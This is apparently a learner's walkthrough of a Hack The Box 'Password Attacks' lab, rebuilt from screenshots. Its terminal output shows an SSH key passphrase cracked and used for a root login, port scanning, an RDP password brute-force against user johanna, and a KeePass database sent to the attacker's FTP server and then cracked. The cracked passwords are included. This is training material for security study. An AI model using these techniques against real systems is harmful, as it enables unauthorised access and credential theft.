3474fcb6eeb68c69703da2ab78fd15b2786643bb7ae219329afb8d2f6af66f586ee3e0d167fed33b2ada283b28b640f9410a69765e6e3344f545dd6393e811a877d8fc177d1906a1bc1f45bdb7df49272a0b8aaac556c24da67f9b88036ee284c7448ed6265f892376b8e03c20840414690a97aac691
e07f804270934b75586e255decaadf04316d141e2697b928c77f7d9451ee3336b4b75d3e2704eec08a541d287c6b2d9de6fb9f6957fad1157b87fd43768d5101f1e6affa73695c259d6abfca6b1c444db157328915f1bcb51c4859183d10cffcd032c1304c915bb7721eb553ddee20a3b8f00625a6d1
74034f8dd6208962df110519815d6027b01d538e23881588e803d8cb3589820cfaf60c67f195e5fcfbc1194cfa343b818eecc3f88f298824502afe77ee6ee9486edba12492f912aed921ffbd5c4b477709a1e667fa1e1b2eff018348bc036699d983a70664486685de90e5fa62b1301bbbc7687d76a8
f0cacb94cfaa5d096dca25b8ae644f6c8b1794cce39a785a0e5d3246ffed8d5ac78ac31c9c53e93affb7cfb9a10d070c5fc7f7d487963d32232401210a9969bad31d34b80003611604d21df20c7312cdff5d2647f22fd911fb7ccb89c6c6f1d50f17117de8162576ea3e4b3de0a14bf9fd24c51a30da
0e1934e631c848c53da867a1c69ccd696c7a32ed1b3bf5c8a178512b62c5803aa3192

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ john --wordlist=~/HackTheBox/password_attacking/labs/meduim/ressources_htb/custom_pass.list  ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd12020!   (id_rsa)
1g 0:00:00:00 DONE (2024-10-17 16:19) 25.00g/s 1784Kp/s 1784Kc/s 1784KC/s p@ssw0rd12011!..P@ssw0rd12021
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
```

P@ssw0rd12020!




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ ssh root@10.129.59.65 -i id_rsa
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@10.129.59.65: Permission denied (publickey).

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ sudo ssh root@10.129.59.65 -i id_rsa
[sudo] password for jerbi:
The authenticity of host '10.129.59.65 (10.129.59.65)' can't be established.
ED25519 key fingerprint is SHA256:AtNYHXCA7dVpi58LB+uuPe9xvc2lJwA6y7qB2kZoBNM.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.59.65' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 17 Oct 2024 08:30:44 PM UTC

  System load:  0.05              Processes:               195
  Usage of /:   29.1% of 13.72GB   Users logged in:         2
  Memory usage: 35%               IPv4 address for ens192: 10.129.59.65
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Mar 25 15:41:38 2022 from 10.129.202.106
root@skills-medium:~#
```

HARD




Password Attacks Lab - Hard

The next host is a Windows-based client. As with the previous assessments, our client would like to make sure that an attacker cannot gain access to any sensitive files in the event of a successful attack. While our colleagues were busy with other hosts on the network, we found out that the user Johanna is present on many hosts. However, we have not yet been able to determine the exact purpose or reason for this.




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ ping 10.129.58.189
PING 10.129.58.189 (10.129.58.189) 56(84) bytes of data.
64 bytes from 10.129.58.189: icmp_seq=1 ttl=127 time=318 ms
64 bytes from 10.129.58.189: icmp_seq=2 ttl=127 time=2094 ms
64 bytes from 10.129.58.189: icmp_seq=3 ttl=127 time=1087 ms
64 bytes from 10.129.58.189: icmp_seq=4 ttl=127 time=62.5 ms
^C
--- 10.129.58.189 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3048ms
rtt min/avg/max/mdev = 62.484/890.474/2094.285/790.663 ms, pipe 3

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ 
```

From ping it seems like our first attack point is windows




```
┌──(jerbi㉿Anonymous)-[~/HackTheBox]
└─$ for i in 20 21 22 23 25 53 80 111 110 137 138 139 143 161 162 465 445 587 623 2049 995 993 1433 3306 1521 8080 3389 5986  5985  135 873 512 513 514 ; do nc -nzv -w 1 -p 53 10.129.133.159  $i 2>&1 | grep -i 'open';  done
(UNKNOWN) [10.129.133.159] 111 (sunrpc) open
(UNKNOWN) [10.129.133.159] 139 (netbios-ssn) open
(UNKNOWN) [10.129.133.159] 3389 (ms-wbt-server) open
(UNKNOWN) [10.129.133.159] 5985 (?) open
(UNKNOWN) [10.129.133.159] 135 (epmap) open

┌──(jerbi㉿Anonymous)-[~/HackTheBox]
└─$ 
```


We get many remote management protocols open (**rdp** 3389, **winrm** 5986, **wmi** 135)



```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ nmap -A --disable-arp-ping -Pn -p 111,2049 --script=nfs*  10.129.58.189
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 16:30 EDT
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 16:32 (0:01:06 remaining)
Nmap scan report for 10.129.58.189
Host is up (0.19s latency).

PORT     STATE SERVICE  VERSION
111/tcp  open  rpcbind?
2049/tcp open  mountd   1-3 (RPC #100005)
|_nfs-showmount: No NFS mounts available
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2019 (95%), Microsoft Windows 10 1709 - 1909 (93%), Microsoft Windows Server 2012 (92%), Microsoft Windows Vista SP1 (92%), Microsoft Windows Longhorn (91%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft Windows Server 2016 (91%), Microsoft Windows 10 1703 (91%), Microsoft Windows 7 SP1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 111/tcp)
HOP RTT       ADDRESS
1   597.53 ms 10.10.16.1
2   597.61 ms 10.129.58.189

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.37 seconds

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
```




```
2024-10-18 16:09:38 LOG-RDP: 10.129.26.60:3389 - johanna:1231237
2024-10-18 16:09:38 LOG-RDP: 10.129.26.60:3389 - johanna:1231237!
2024-10-18 16:09:38 LOG-RDP: 10.129.26.60:3389 - johanna:1231238
2024-10-18 16:09:39 LOG-RDP: 10.129.26.60:3389 - johanna:1231238!
2024-10-18 16:09:39 LOG-RDP: 10.129.26.60:3389 - johanna:12312380
2024-10-18 16:09:39 LOG-RDP: 10.129.26.60:3389 - johanna:12312380!
2024-10-18 16:09:39 LOG-RDP: 10.129.26.60:3389 - johanna:12312381
2024-10-18 16:09:39 RDP-SUCCESS : 10.129.26.60:3389 - johanna:1231234!
2024-10-18 16:09:39 LOG-RDP: 10.129.26.60:3389 - johanna:12312381!
2024-10-18 16:09:39 LOG-RDP: 10.129.26.60:3389 - johanna:12312382
2024-10-18 16:09:39 LOG-RDP: 10.129.26.60:3389 - johanna:12312382!
2024-10-18 16:09:39 LOG-RDP: 10.129.26.60:3389 - johanna:12312383
2024-10-18 16:09:40 LOG-RDP: 10.129.26.60:3389 - johanna:12312383!
2024-10-18 16:09:40 LOG-RDP: 10.129.26.60:3389 - johanna:12312384
2024-10-18 16:09:40 LOG-RDP: 10.129.26.60:3389 - johanna:12312384!
2024-10-18 16:09:42 LOG-RDP: 10.129.26.60:3389 - johanna:12312385
```




xfreerdp /v:10.129.202.222 /u:johanna /p:1231234! /dynamic-resolution /drive:kali-drive,/home/kali/Downloads/htb/academy/Johanna

The `xfreerdp` command you are using appears to be for accessing a remote Windows machine via Remote Desktop Protocol (RDP). Here's a breakdown of your command:


- `/v:10.129.202.222` : This specifies the IP address of the target machine.
- `/u:johanna` : Username for the remote session (in this case, "johanna").
- `/p:1231234!` : Password for the remote session.
- `/dynamic-resolution` : Enables dynamic resolution adjustment based on the client window size.
- `/drive:kali-drive,/home/kali/Downloads/htb/academy/Johanna` : This is a drive redirection, mapping the local folder `/home/kali/Downloads/htb/academy/Johanna` to a virtual drive called "kali-drive" on the remote system.




```
┌──(jerbi㉿Anonymous)-[~/HackTheBox]
└─$ xfreerdp /v:10.129.23.14 /u:johanna /p:'1231234!' /dynamic-resolution /drive:kali-drive,/home/jerbi/HackTheBox/password_attacking/labs/hard/extracted
[18:18:47:935] [131536:131537] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[18:18:47:935] [131536:131537] [WARN][com.freerdp.crypto] - CN = WINSRV
[18:18:47:936] [131536:131537] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[18:18:47:936] [131536:131537] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[18:18:47:936] [131536:131537] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[18:18:47:936] [131536:131537] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.129.23.14:3389)
[18:18:47:936] [131536:131537] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[18:18:47:936] [131536:131537] [ERROR][com.freerdp.crypto] - Common Name (CN):
[18:18:47:936] [131536:131537] [ERROR][com.freerdp.crypto] -    WINSRV
[18:18:47:936] [131536:131537] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.129.23.14:3389 (RDP-Server):
        Common Name: WINSRV
        Subject:     CN = WINSRV
        Issuer:      CN = WINSRV
```



```
┌──(jerbi㉿Anonymous)-[~/HackTheBox]
└─$ sudo rdesktop -u "johanna" -p '1231234!' 10.129.23.14 -r disk:Attacker=/home/jerbi/HackTheBox/password_attacking/labs/hard/extracted
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
```





```
Directory of C:\Users\[illegible]\Documents

11/03/2017  10:18 PM    <DIR>          .
11/03/2017  10:18 PM    <DIR>          ..
09/18/2017  12:43 PM             2,846 CEH.kdbx
               1 File(s)          2,846 bytes
               2 Dir(s)   3,427,731,968 bytes free
```

It's a key pass database !

An open source password manager !

Inside it a number of hashes !

We can potentially extract hashes and crack them!

Let's use an smb server :


Attacker

□ `sudo impacket-smbserver share -smb2support /tmp/smbshare`


Victim

□ `C:\htb> net use X:      \\10.10.16.68\share`


What the X drive would look like on the victim ; $




```
221 Goodbye.
PS C:\Users\johanna> Get-FileHAsh ".\Documents\Logins.kdbx"  -Algorithm MD5 | select   Hash

Hash
----
EBF0BA8D52A8B7DF6F900D022AD23CEA


PS C:\Users\johanna> ftp 10.10.16.17
Connected to 10.10.16.17.
220 pyftpdlib 1.5.9 ready.
530 Log in with USER and PASS first.
User (10.10.16.17:(none)): anonymous
331 Username ok, send password.
Password:
230 Login successful.
ftp> PUT .\Documents\Logins.kdbx
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
ftp: 2126 bytes sent in 0.06Seconds 34.29Kbytes/sec.
ftp> bye
221 Goodbye.
PS C:\Users\johanna> _
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ sudo python3 -m pyftpdlib --port 21 --write
/usr/lib/python3/dist-packages/pyftpdlib/authorizers.py:108: RuntimeWarning: write permissions assigned to anonymous user.
  self._check_permissions(username, perm)
[I 2024-10-18 17:28:44] concurrency model: async
[I 2024-10-18 17:28:44] masquerade (NAT) address: None
[I 2024-10-18 17:28:44] passive ports: None
[I 2024-10-18 17:28:44] >>> starting FTP server on 0.0.0.0:21, pid=103883 <<<
[I 2024-10-18 17:29:21] 10.129.26.60:49708-[] FTP session opened (connect)
[I 2024-10-18 17:29:26] 10.129.26.60:49708-[anonymous] USER 'anonymous' logged in.
[I 2024-10-18 17:29:53] 10.129.26.60:49708-[anonymous] STOR /home/jerbi/HackTheBox/password_attacking/labs/hard/extracted/Logins.kdbx completed=1 bytes=2126 seconds=1.866
[I 2024-10-18 17:30:11] 10.129.26.60:49708-[anonymous] FTP session closed (disconnect).
[I 2024-10-18 17:32:00] 10.129.26.60:49710-[] FTP session opened (connect)
[I 2024-10-18 17:32:05] 10.129.26.60:49710-[anonymous] USER 'anonymous' logged in.
[I 2024-10-18 17:32:28] 10.129.26.60:49710-[anonymous] STOR /home/jerbi/HackTheBox/password_attacking/labs/hard/extracted/Logins.kdbx completed=1 bytes=2126 seconds=0.376
[I 2024-10-18 17:32:34] 10.129.26.60:49710-[anonymous] FTP session closed (disconnect).
▯

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ mv Logins.kdbx Logins2.kdbx
```



```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ ls
Logins2.kdbx  Logins_b64.kdbx  Logins.kdbx  ntlm_winrm.txt

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ diff Logins.kdbx Logins2.kdbx

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ sudo apt install keepass2
[sudo] password for jerbi:
The following packages were automatically installed and are no longer required:
  fonts-liberation2       libboost-thread1.74.0    libjim0.82t64        libplacebo338       librpmbui
  gir1.2-peas-1.0         libboost1.83-dev         libjsoncpp25         libplist3           librpmio9
  gnome-desktop3-data     libcephfs2               libjxl0.7            libpmem1            librpmsig
  golang-1.22-go          libdaxctl1               libkate1             libpoppler126       libssh-gc
  golang-1.22-src         libexempi8               libllvm18            libpostproc57       libstemme
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ ▯

Rejected.........: 0/25600 (0.00%)
Restore.Point....: 25600/94044 (27.22%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:54272-55296
Candidate.Engine.: Device Generator
Candidates.#1....: d0lphin123! → d0lphin91!
Hardware.Mon.#1..: Util: 85%

$keepass$*2*60000*0*048f742ba4e83db43180a31b429023defcb09a2e4110956e218a498c90bfc39a*2f3c5560d95ead326c79f32988cbab81bafcabbd4cd69cd237a1d2fbadd7fb84*1eef873a28851d1fcd946d2b24bd29f6*d68c68
```



